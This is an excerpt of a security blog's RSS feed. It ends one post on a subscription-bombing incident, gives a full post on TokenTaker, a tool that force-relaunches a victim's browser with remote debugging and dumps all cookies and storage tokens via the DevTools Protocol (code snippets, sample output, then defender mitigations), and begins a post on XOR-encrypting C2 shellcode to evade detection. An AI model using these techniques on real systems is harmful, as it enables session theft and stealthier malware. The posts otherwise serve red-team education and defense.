I don’t believe my Plex account was being targeted.)</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b8f9b57f-9828-4df6-bc57-3b27971a8f8a/SubscriptionBombing3.png?t=1745852736"/><div class="image__source"><span class="image__source_text"><p>4 of the 52 Plex account password reset emails</p></span></div></div><p class="paragraph" style="text-align:left;"><b>Advice:</b> Even in your personal life, it never hurts to have an incident response checklist handy. Panicking can lead to missed critical steps.</p><h3 class="heading" style="text-align:left;" id="stage-3-action"><b>Stage 3: Action</b></h3><p class="paragraph" style="text-align:left;">Regaining composure, I quickly called my bank. Within nine minutes, the fraudulent charges were confirmed, the compromised card number was canceled, and replacement cards were ordered.</p><p class="paragraph" style="text-align:left;">Next, I needed to deal with the flood of emails and running a personal M365 instance helped significantly. I created an Outlook rule to redirect all new emails into a PST file. This stopped my inbox from overflowing and allowed me to use the search and filter features to handle legitimate messages.</p><p class="paragraph" style="text-align:left;"><b>Quick Action Tip:</b> Creating inbox rules during an attack can save you from severe disruptions and possible inbox lockouts.</p><h3 class="heading" style="text-align:left;" id="stage-4-cleanup-resolution"><b>Stage 4: Cleanup & Resolution</b></h3><p class="paragraph" style="text-align:left;">Cleanup was arguably worse than the attack itself. Over a week later, I&#39;m still cautiously unsubscribing from hundreds of mailing lists. I say cautiously because wouldn’t it be genius to sneak a phishing attack into an unsubscribe link a few days later? To complicate matters, about 8% of the emails I received were written in non-English languages (26 languages, to be exact). </p><p class="paragraph" style="text-align:left;"><b>Side Benefit:</b> I&#39;ve quickly become proficient in identifying international &quot;unsubscribe&quot; links.</p><p class="paragraph" style="text-align:left;">Replacing our credit cards was tedious. I needed to update my card number across numerous accounts—Apple, Amazon, streaming services, and more. To mitigate future issues, I&#39;m now exploring virtual credit card services like Privacy, which significantly limit the impact of compromised card numbers.</p><p class="paragraph" style="text-align:left;">I also notified the vendor that I suspected caused my chaos and explained how the website checkout required my card number twice. They were surprised to hear from me, but noted that they recently moved to PayPal after some prior problems. Two days later, the vendor confirmed a breach and vowed improvement, albeit without offering any compensation or detailed reassurance. Skeptical applause?</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6e4b5c32-4408-42d9-906e-40ea0365728b/SubscriptionBombing4.png?t=1745852863"/><div class="image__source"><span class="image__source_text"><p>Email from the compromised website vendor confirming their breach</p></span></div></div><p class="paragraph" style="text-align:left;"><b>Cyber Hygiene Tip:</b> Use virtual credit cards for online purchases to simplify incident management and minimize risk.</p><h3 class="heading" style="text-align:left;" id="stage-5-post-mortem-analysis"><b>Stage 5: Post-Mortem Analysis</b></h3><p class="paragraph" style="text-align:left;">As a cybersecurity pro, curiosity got the best of me. I extracted and analyzed the 2,000+ emails received in just 24 hours with Python and ChatGPT. The highlights were fascinating and alarming:</p><ul><li><p class="paragraph" style="text-align:left;">The <b>peak minute</b> of the attack was at <b>2025-04-16 15:18</b>, during which <b>92 emails</b> were received.</p></li><li><p class="paragraph" style="text-align:left;"><b>291 messages</b> referenced <b>listservs</b> in headers, implying heavy use of mailing list subscriptions, a classic method in subscription bombing attacks.</p></li><li><p class="paragraph" style="text-align:left;"><b>23 languages</b> were detected, including <b>English</b>, <b>Spanish</b>, <b>Japanese</b>, <b>German</b>, <b>French, Chinese, Russian</b> etc.</p></li><li><p class="paragraph" style="text-align:left;">The global distribution of TLDs (e.g., <b>.es, .de</b>, <b>.ru</b>, <b>.fr</b>, <b>.nl, .jp, .pl</b>) included <b>153</b> <b>international domains</b>. <b>187 domains were .edu</b>.</p></li><li><p class="paragraph" style="text-align:left;">Password reset forms were used similarly to email subscriptions when the site was known to send email confirmations. My email address was submitted <b>52 times </b>to<b> </b>the<b> </b><b><a class="link" href="https://plex.tv?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=subscription-bombing" target="_blank" rel="noopener noreferrer nofollow">plex.tv</a></b><b> </b>password reset form. <b>135 emails</b> were from <b>password resets</b>.</p></li><li><p class="paragraph" style="text-align:left;">The most common/repeated sending domains were <b><a class="link" href="https://plex.tv?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=subscription-bombing" target="_blank" rel="noopener noreferrer nofollow">plex.tv</a></b>, <b><a class="link" href="https://wsu.edu?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=subscription-bombing" target="_blank" rel="noopener noreferrer nofollow">wsu.edu</a></b>, <b><a class="link" href="https://golfweek.at?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=subscription-bombing" target="_blank" rel="noopener noreferrer nofollow">golfweek.at</a></b> and <b><a class="link" href="https://wordpress.com?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=subscription-bombing" target="_blank" rel="noopener noreferrer nofollow">wordpress.com</a></b>.</p></li></ul><p class="paragraph" style="text-align:left;"><b>Pro Tip:</b> Consider using email aliases or dedicated addresses for different services, enabling easier identification and isolation when compromised.</p><h3 class="heading" style="text-align:left;" id="final-thoughts"><b>Final Thoughts</b></h3><p class="paragraph" style="text-align:left;">Subscription bombing isn&#39;t just a nuisance; it&#39;s a smoke-screen attack method masking more severe threats. Early detection, rapid response, and proactive security measures (such as virtual credit cards) can greatly mitigate damage. Take it from me, even the pros aren&#39;t immune. Stay vigilant and remember, when something feels off, it probably is.</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Into The Belly Of The Beast</title>
  <description>Browser Session and Cookie Extraction Over WebSocket With Chrome DevTools Protocol</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/dc84669a-ed88-460c-a3e9-0be7551ecc82/belly_of_the_beast2.png" length="1875969" type="image/png"/>
  <link>https://blog.shellntel.com/p/into-the-belly-of-the-beast</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/into-the-belly-of-the-beast</guid>
  <pubDate>Mon, 31 Mar 2025 18:00:00 +0000</pubDate>
  <atom:published>2025-03-31T18:00:00Z</atom:published>
    <dc:creator>Fabrizio S</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">In this post, we introduce a post-exploitation concept and tool designed to dump all cookies, session, and local storage entries to JSON files and it does this through a <code>localhost</code> WebSocket connection using Chrome/Brave/Edge&#39;s remote debug functionality (<a class="link" href="https://chromedevtools.github.io/devtools-protocol/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow">Chrome DevTools Protocol</a>).</p><h2 class="heading" style="text-align:left;" id="the-belly-chrome-dev-tools-protocol">The Belly - Chrome DevTools Protocol (CDP)</h2><p class="paragraph" style="text-align:left;">CDP was created to allow developers to interact with and control Chromium-based browsers (Edge/Brave/Chrome/Opera, etc.) programmatically and enables things like inspecting web pages in real-time, debugging JavaScript, DOM manipulation, monitoring network activity (extremely useful), and performing nearly anything possible within DevTools. It essentially enables a communication channel between the browser and a client (e.g., a script or some other external application) via a WebSocket through a &quot;debugging port&quot;.</p><p class="paragraph" style="text-align:left;">When the <code>--remote-debugging-port</code> switch is enabled (supplied via the command line when launching the browser), external tools or scripts can connect to the browser over the network. It&#39;s typically used for tasks such as testing automation with tools like Playwright, Puppeteer, Selenium, etc., or just to debug web applications remotely.</p><p class="paragraph" style="text-align:left;">For example, running <code>chrome.exe --remote-debugging-port=9481</code> starts Chrome with debugging enabled on port <code>9481</code>, and is accessible via <code>http://localhost:9481</code> or via the CDP WebSocket (<code>ws://localhost:9481</code>)</p><p class="paragraph" style="text-align:left;">You can learn more about CDP <span style="text-decoration:underline;"><a class="link" href="https://chromedevtools.github.io/devtools-protocol/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow" style="color: var(--fgColor-accent, var(--color-accent-fg))">here</a></span>.</p><h1 class="heading" style="text-align:left;" id="the-concept">The Concept</h1><h2 class="heading" style="text-align:left;" id="1-find-the-users-default-browser">1. Find the users&#39; default browser</h2><p class="paragraph" style="text-align:left;">This is usually done by querying the <code>HKCU:\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\https\UserChoice</code> registry path to determine which default program is associated with opening URLs. In this case, the value for <code>ProgId</code> gives us a hint as to what the default browser is. The <code>ProgId</code> is typically something like <code>ChromeHTML</code>, or <code>BraveHTML</code>, etc, but in the odd case where the default browser hasn&#39;t been set, it might look more like <code>FirefoxURL-[RandomString]</code>. Either way, we can usually determine the default browser by simply retrieving that <code>ProgId</code> value.</p><h2 class="heading" style="text-align:left;" id="2-relaunch-the-browser-with-the-rem">2. Relaunch the browser with the <code>--remote-debugging-port</code> enabled</h2><p class="paragraph" style="text-align:left;">If the browser is already open and does not have remote debugging enabled (if it does already, something is unusual), we need to terminate it and relaunch it in order to enable the debug port. Unfortunately, the main caveat to this tool is that the debug port cannot just be enabled on an already running browser (that I know of). <i>This may or may not spark some suspicion or curiosity from the end-user&#39;s perspective.</i></p><h2 class="heading" style="text-align:left;" id="3-dump-all-the-things">3. Dump all the things</h2><p class="paragraph" style="text-align:left;">Once the browser is relaunched with the <code>--remote-debugging-port</code> switch enabled, we can interact with it freely, and have access to a number of things that are useful during engagements, particularly session information (auth tokens, cookies, etc.).</p><div class="codeblock"><pre><code>PS C:\&gt; .\TokenTaker.ps1
[+] Targeting default browser: brave at C:\Program Files\BraveSoftware\Brave-Browser\Application\brave.exe
[+] Default profile directory: C:\Users\user\AppData\Local\BraveSoftware\Brave-Browser\User Data
[+] Starting brave with default profile and debugging on port 9481...
[+] Found 2 tabs.
[+] Connecting to tab: chrome://newtab/ via ws://127.0.0.1:9481/devtools/page/14C19B86195AE6F889CCF53BBFCED2F6
[+] WebSocket connected.
[+] Dumping it all...
[+] WebSocket closed.
[+] Found token for .login.microsoftonline.com
- Total Cookies: 862
- Total Local storage items: 0
- Total Session storage items: 0
[+] Dumped files saved to C:\Users\user\AppData\Local\Temp\901b7af1-32c7-47c8-a5c0-9f875d0855e1</code></pre></div><h1 class="heading" style="text-align:left;" id="for-defenders">TokenTaker</h1><p class="paragraph" style="text-align:left;"><a class="link" href="https://github.com/shellntel/TokenTaker?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow">TokenTaker</a> is a proof-of-concept PowerShell script that automates the above process and dumps all cookies, session and local storage. It can be downloaded from our GitHub page <a class="link" href="https://github.com/shellntel/TokenTaker?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow">here</a>.</p><p class="paragraph" style="text-align:left;">The script will first identify the default browser by querying the Windows registry for the <code>ProgId</code> of the application handling HTTPS links and uses a lookup table (<code>$browserMap</code>) to match <code>ProgId</code> values to known browser paths and user profile directories. Once it’s figured out which browser to use, it first checks if remote debugging is already enabled (it really shouldn’t be by default), but if it is, it will use that. If an existing browser session is detected without remote debugging (the more likely scenario), it is forcibly terminated and a new browser instance is started with <code>--remote-debugging-port=9481</code>.</p><p class="paragraph" style="text-align:left;">Once it has confirmed that remote debugging is enabled, it will retrieve the list of open tabs from the debugging API, and extracts the WebSocket debugging URL from the <code>/json</code> endpoint. The <code>/json</code> endpoint returns a list of active tabs, each with a <code>webSocketDebuggerUrl</code>, which is used to send and receive debugging commands.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f1c2d754-6a2d-4049-b250-581fd2bfc3f4/image.png?t=1743392956"/><div class="image__source"><span class="image__source_text"><p>Example response from http://127.0.0.1:9481/json</p></span></div></div><p class="paragraph" style="text-align:left;">After it’s retrieved list of active tabs, it connects to the first one it finds using the <code>webSocketDebuggerUrl</code>: </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/97c83363-791f-42b2-863f-92d251f6d4d1/image.png?t=1743442453"/><div class="image__source"><span class="image__source_text"><p>Retrieving list of active tabs and initial WebSocket Connection</p></span></div></div><h3 class="heading" style="text-align:left;" id="extracting-cookies-via-the-networkg">Extracting Cookies via the <code>Network.getAllCookies</code> Method</h3><p class="paragraph" style="text-align:left;">The first command sent over the WebSocket is:</p><div class="codeblock"><pre><code>$cookieCommand = @&#123; 
    &quot;id&quot; = 1;
    &quot;method&quot; = &quot;Network.getAllCookies&quot;
&#125; | ConvertTo-Json</code></pre></div><p class="paragraph" style="text-align:left;">The above command tells the browser to use the <code>Network.getAllCookies</code> method, which fetches all cookies accessible to the browser, along with assigning a request ID to track responses, and converted to JSON format.</p><p class="paragraph" style="text-align:left;">The script then sends this JSON-encoded message over the WebSocket with the <code>Send-WsMsg</code> function:</p><div class="codeblock"><pre><code>Send-WsMsg -WebSocket $ws -Message $cookieCommand -OutputFile $cookieFile | Out-Null</code></pre></div><p class="paragraph" style="text-align:left;">Inside <code>Send-WsMsg</code>, the command is converted to UTF-8 bytes and sent to the browser WebSocket, and the WebSocket returns a JSON object with all of the stored cookies:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/26432f6f-2ab4-4119-87b9-3fbec97cd4e6/image.png?t=1743396590"/><div class="image__source"><span class="image__source_text"><p>Example cookie output</p></span></div></div><h3 class="heading" style="text-align:left;" id="extracting-cookies-via-networkget-a">Extracting Local Storage via the <code>Runtime.evaluate</code> Method</h3><p class="paragraph" style="text-align:left;">Unlike cookies, Local Storage and Session Storage are not accessible via<b> </b><code>Network</code><b> </b>methods, and instead, JavaScript execution is required via the <code>Runtime.evaluate</code> method. To retrieve Local Storage, the script sends:</p><div class="codeblock"><pre><code>$localStorageCommand = @&#123; 
    &quot;id&quot; = 2;
    &quot;method&quot; = &quot;Runtime.evaluate&quot;; 
    &quot;params&quot; = @&#123; &quot;expression&quot; = &quot;JSON.stringify(localStorage)&quot; &#125; 
&#125; | ConvertTo-Json</code></pre></div><p class="paragraph" style="text-align:left;">The <code>Runtime.evaluate</code> method runs JavaScript inside the active browser tab, and <code>&quot;params&quot;: &#123; &quot;expression&quot;: &quot;JSON.stringify(localStorage)&quot; &#125;</code> is used to convert the Local Storage into a JSON string. The <code>$localStorageCommand</code> is then sent to the WebSocket, and it returns something like the following:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/53d73c7a-ea71-498b-bc72-2a03579f4cf1/image.png?t=1743396513"/><div class="image__source"><span class="image__source_text"><p>Example Local Storage Output</p></span></div></div><p class="paragraph" style="text-align:left;">Session Storage works the same way as Local Storage but is tab-specific and cleared when the browser is closed.</p><p class="paragraph" style="text-align:left;">After retrieving cookies, local storage, and session storage, TokenTaker gracefully terminates the WebSocket connection. This sends a <code>Close</code> frame over the WebSocket, ensuring a clean disconnection.</p><div class="codeblock"><pre><code>$ws.CloseAsync(
    [System.Net.WebSockets.WebSocketCloseStatus]::NormalClosure, 
    &quot;Done&quot;, 
    [System.Threading.CancellationToken]::None
).Wait()
Write-Output &quot;[+] WebSocket closed.&quot;</code></pre></div><p class="paragraph" style="text-align:left;">All files are saved to a random GUID-named folder in <code>$env:TEMP</code>.</p><h1 class="heading" style="text-align:left;" id="for-defenders">For Defenders</h1><p class="paragraph" style="text-align:left;">Disabling the <code>--remote-debugging-port</code> functionality can be accomplished in several ways, including GPOs, registry modifications, and system-level mitigations.</p><p class="paragraph" style="text-align:left;">Since Chrome, Brave and Microsoft Edge are built on Chromium, the following similar methods can be used.</p><h3 class="heading" style="text-align:left;" id="completely-disable-developer-tools-">Completely Disable Developer Tools via Group Policy</h3><p class="paragraph" style="text-align:left;">You can disable Developer Tools entirely, which will also block remote debugging:</p><ol start="1"><li><p class="paragraph" style="text-align:left;">Download the Chrome/Edge ADMX templates from:</p><ul><li><p class="paragraph" style="text-align:left;">Chrome: <span style="text-decoration:underline;"><a class="link" href="https://chromeenterprise.google/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow" style="color: var(--fgColor-accent, var(--color-accent-fg))">Google Enterprise Policy</a></span></p></li><li><p class="paragraph" style="text-align:left;">Edge: <span style="text-decoration:underline;"><a class="link" href="https://www.microsoft.com/edge/business/download?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=into-the-belly-of-the-beast" target="_blank" rel="noopener noreferrer nofollow" style="color: var(--fgColor-accent, var(--color-accent-fg))">Microsoft Edge Enterprise Policy</a></span></p></li></ul></li><li><p class="paragraph" style="text-align:left;">Import the ADMX files into Group Policy Editor.</p></li><li><p class="paragraph" style="text-align:left;">Navigate to:</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>Computer Configuration -&gt; Administrative Templates -&gt; Google Chrome / Microsoft Edge</code></pre></div></div></li><li><p class="paragraph" style="text-align:left;">Enable:</p><ul><li><p class="paragraph" style="text-align:left;"><b>&quot;Disable Developer Tools&quot;</b> (<code>DeveloperToolsAvailability</code> set to <code>2</code>)</p></li></ul></li></ol><hr class="content_break"><h3 class="heading" style="text-align:left;" id="block-just-remote-debugging-ports-v">Block Just Remote Debugging Ports via Group Policy</h3><ol start="1"><li><p class="paragraph" style="text-align:left;">In Group Policy Editor, go to:</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>Computer Configuration -&gt; Administrative Templates -&gt; Google Chrome / Microsoft Edge -&gt; Security Settings
</code></pre></div></div></li><li><p class="paragraph" style="text-align:left;">Enable the <code>Command-line argument overrides are not allowed</code> policy:(<code>RestrictCommandLineFlags</code>).</p></li><li><p class="paragraph" style="text-align:left;">Add the following blocked arguments:</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>--remote-debugging-port
</code></pre></div></div></li></ol><hr class="content_break"><h3 class="heading" style="text-align:left;" id="modify-the-windows-registry-an-alte">Modify The Windows Registry (an alternative)</h3><p class="paragraph" style="text-align:left;">If GPO is not an option, use the Windows Registry:</p><ol start="1"><li><p class="paragraph" style="text-align:left;">Open Registry Editor (<code>regedit</code>).</p></li><li><p class="paragraph" style="text-align:left;">Navigate to (or create):</p><p class="paragraph" style="text-align:left;">For Chrome</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome
</code></pre></div></div><p class="paragraph" style="text-align:left;">Or for Edge:</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\MicrosoftEdge
</code></pre></div></div></li><li><p class="paragraph" style="text-align:left;">Create a <code>DWORD (32-bit) Value</code>:</p><ul><li><p class="paragraph" style="text-align:left;">Name: <code>DeveloperToolsAvailability</code></p></li><li><p class="paragraph" style="text-align:left;">Value: <code>2</code> (Disabled)</p></li></ul></li><li><p class="paragraph" style="text-align:left;">Create another key (if it doesn’t exist):</p><div class="section" style="background-color:transparent;margin:0.0px 0.0px 0.0px 0.0px;padding:0.0px 0.0px 0.0px 0.0px;"><div class="codeblock"><pre><code>HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\CommandLineFlagSecurity
</code></pre></div></div><ul><li><p class="paragraph" style="text-align:left;">Add a <b>String Value</b>: <code>RestrictCommandLineFlags</code></p></li><li><p class="paragraph" style="text-align:left;">Set value to: <code>--remote-debugging-port</code></p></li></ul></li></ol><hr class="content_break"><h3 class="heading" style="text-align:left;" id="network-based-restrictions">Network-Based Restrictions</h3><p class="paragraph" style="text-align:left;">If remote debugging is being misused over the network, consider blocking relevant TCP ports.</p><ul><li><p class="paragraph" style="text-align:left;">Remote debugging typically runs on port <code>9222</code> (the default) or any other arbitrary port.</p></li><li><p class="paragraph" style="text-align:left;">Use a firewall rule (Windows Defender Firewall, Group Policy, or network firewall) to block outbound/inbound traffic on <code>TCP 9222</code>, etc.</p></li></ul><hr class="content_break"><h3 class="heading" style="text-align:left;" id="application-whitelisting">Application Whitelisting</h3><ul><li><p class="paragraph" style="text-align:left;">Use Windows AppLocker or Microsoft Defender Application Control to restrict the use of Chrome/Edge with non-approved command-line arguments.</p></li></ul><hr class="content_break"><h3 class="heading" style="text-align:left;" id="disabling-debugging-features-via-br">Disabling Debugging Features via Browser Extensions</h3><ul><li><p class="paragraph" style="text-align:left;">Some security tools offer browser extensions that block debugging. Consider deploying a security extension that prevents script injection or debugging.</p></li></ul><hr class="content_break"><h1 class="heading" style="text-align:left;" id="disclaimer">Disclaimer</h1><p class="paragraph" style="text-align:left;">This tool is provided purely for educational purposes and authorized security testing only. It is intended to help users understand web browser security concepts, vulnerabilities, and to help find ways to defend against these sorts of things. Unauthorized use, including but not limited to attacking systems without explicit permission, is strictly prohibited and may violate applicable laws. The developers are not responsible for any misuse, damage, or legal consequences resulting from the use of this tool. Use responsibly and ethically, and always obtain proper consent before testing any system.</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Improving XOR Encryption in Zig</title>
  <description>Enhance XOR shellcode encryption in Zig: Learn advanced techniques to implement rotating keys and prevent key leakage for more secure and stealthy cryptographic approaches.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/96a31a3b-b713-4c94-9ed7-b47253334947/DALL_E_2025-03-05_08.25.39_-_A_cybersecurity-themed_digital_design_featuring_the_word__Zig__in_bold__futuristic_font._The_text_is_surrounded_by_encrypted_data_streams__binary_code.jpg" length="525444" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/improving-xor-encryption-in-zig</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/improving-xor-encryption-in-zig</guid>
  <pubDate>Wed, 05 Mar 2025 16:00:00 +0000</pubDate>
  <atom:published>2025-03-05T16:00:00Z</atom:published>
    <dc:creator>Dylan Reuter</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">When encrypting shellcode, I prefer to use XOR over something like AES. This is partly due to XOR having lower entropy than AES, so a binary might look less malicious, but also because XOR decryption is easy to implement and can be done without needing to include any special crypto libraries.</p><p class="paragraph" style="text-align:left;">The way XOR encryption is usually done is with a single byte “key”. This can be either a hexadecimal representation <code>0×41</code> or a char <code>A</code> . It’s simple and efficient, but it is susceptible to brute forcing. This can be improved by using a “rotating key” instead of a single character. This is a huge improvement against brute forcing and it is still simple to implement. </p><p class="paragraph" style="text-align:left;">However, there is still one big problem. if you inspect the XOR encrypted data, you will see that you are actually leaking your key in the data!</p><p class="paragraph" style="text-align:left;">This blog will go over how to implement a rotating key, and also how to prevent the decryption key from being leaked in the encrypted data. This will also serve as a first look at the Zig programming language. Zig has been gaining popularity within the past several months and has definitely peaked my interest. Playing with XOR encryption seems like a great way to take Zig out for a spin.</p><p class="paragraph" style="text-align:left;"></p><h3 class="heading" style="text-align:left;" id="what-is-zig">What is Zig?</h3><p class="paragraph" style="text-align:left;">According to <a class="link" href="http://ziglang.org?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=improving-xor-encryption-in-zig" target="_blank" rel="noopener noreferrer nofollow">ziglang.org</a>:</p><div class="blockquote"><blockquote class="blockquote__quote"></blockquote></div><p class="paragraph" style="text-align:left;">Zig is a a relatively simple language and works wonderfully with existing C code. Zig comes with Clang embedded in the executable so you can use it as a C/C++ compiler with the same arguments you would use for Clang. You can also import and use symbols from C header files.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/d99bdb31-9d4c-4509-96f0-b3deb2ec7d8f/image.png?t=1740149665"/><div class="image__source"><span class="image__source_text"><p><a class="link" href="https://ziglang.org/documentation/0.13.0/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=improving-xor-encryption-in-zig#toc-Import-from-C-Header-File" target="_blank" rel="noopener noreferrer nofollow">https://ziglang.org/documentation/0.13.0/#toc-Import-from-C-Header-File</a></p></span></div></div><p class="paragraph" style="text-align:left;">You can even convert existing C code to Zig with the <code>translate-c</code> command line option.</p><div class="codeblock"><pre><code>zig translate-c main.c &gt; awesome.zig</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/76d04ade-11dc-40e2-adcf-3c214a4cc7a6/image.png?t=1740148945"/></div><p class="paragraph" style="text-align:left;">Zig also supports compile-time code generation and lazy evaluation. Polymorphic malware anyone?!?!</p><p class="paragraph" style="text-align:left;">Zig is also very fast. Just look at this mesmerizing GIF of 1 billion nested loop iterations comparing different programming languages. Now you shouldn’t be using nested loops in the first place, but if you do, Zig has you covered ;).</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/042803f3-91ee-4987-97b3-fb244dd4ecae/nestedloops.gif?t=1740147423"/><div class="image__source"><span class="image__source_text"><p><a class="link" href="https://x.com/BenjDicken/status/1863977678690541570?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=improving-xor-encryption-in-zig" target="_blank" rel="noopener noreferrer nofollow">https://x.com/BenjDicken/status/1863977678690541570</a></p></span></div></div><p class="paragraph" style="text-align:left;">I could go on about Zig, ( just wait till you see how easy it is to call WinAPI’s ), but I’ll just leave it here for now.</p><hr class="content_break"><p class="paragraph" style="text-align:left;">After you install Zig, create a <code>main.zig</code> file with the following content:</p><div class="codeblock"><pre><code>const std = @import(&quot;std&quot;)

pub fn main() !void &#123;
    const fileBuffer: []const u8 = @embedFile(&quot;shellcode.bin&quot;);

    std.debug.print(&quot;[+] File length: &#123;d&#125;\n&quot;, .&#123;fileBuffer.len&#125;);

    var buffer: [fileBuffer.len]u8 = undefined;

    try singleKeyXOR(fileBuffer, &amp;buffer);
&#125;</code></pre></div><p class="paragraph" style="text-align:left;">We can use <code>@embedFile</code> to load the shellcode into a byte array and print the file length with <code>std.debug.print</code> from the standard library. We are also creating a buffer that will store the XOR encrypted shellcode. The shellcode we are using is generated from an open source C2.</p><p class="paragraph" style="text-align:left;">Now you may look at this and wonder why there is no <code>catch</code> block after <code>try</code>. In Zig, <code>try</code> is just shorthand for this:</p><div class="codeblock"><pre><code>const number = parseU64(str, 10) catch |err| return err;</code></pre></div><p class="paragraph" style="text-align:left;">Our singleKeyXOR function will look like this:</p><div class="codeblock"><pre><code>pub fn singleKeyXOR(fileBuffer: []const u8, buffer: []u8) !void &#123;
    const key: u8 = &#39;A&#39;;

    for (fileBuffer, 0..fileBuffer.len) |char, i| &#123;
        buffer[i] = char ^ key;
    &#125;

    const file = try std.fs.cwd().createFile(&quot;normal_xor.bin&quot;, .&#123; .read = true &#125;);

    defer file.close();

    try file.writeAll(buffer);
&#125;</code></pre></div><p class="paragraph" style="text-align:left;">Our key will be the char <code>A</code>, we will iterate through the length of the data and XOR each byte with the key of <code>A</code> and add it to the empty buffer. We will then write the contents of the buffer to a file.</p><p class="paragraph" style="text-align:left;">We can build and run this with:</p><div class="codeblock"><pre><code>zig run .\main.zig</code></pre></div><p class="paragraph" style="text-align:left;">If open the resulting binary file in VSCode, we can see all of the <code>A</code> characters.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/476b8322-cf7d-4e5a-afb4-d9e510fcc4b7/image.png?t=1740435498"/></div><p class="paragraph" style="text-align:left;">Next we will implement a rotating key approach. Create another function <code>rotatingKeyXOR</code>.</p><div class="codeblock"><pre><code>pub fn rotatingKeyXOR(fileBuffer: []const u8, buffer: []u8) !void &#123;
    
    const key: []const u8 = &quot;testing&quot;;

    var j: usize = 0;
    for (fileBuffer, 0..fileBuffer.len) |char, i| &#123;
        if (j == key.len) &#123;
            j = 0;
        &#125;
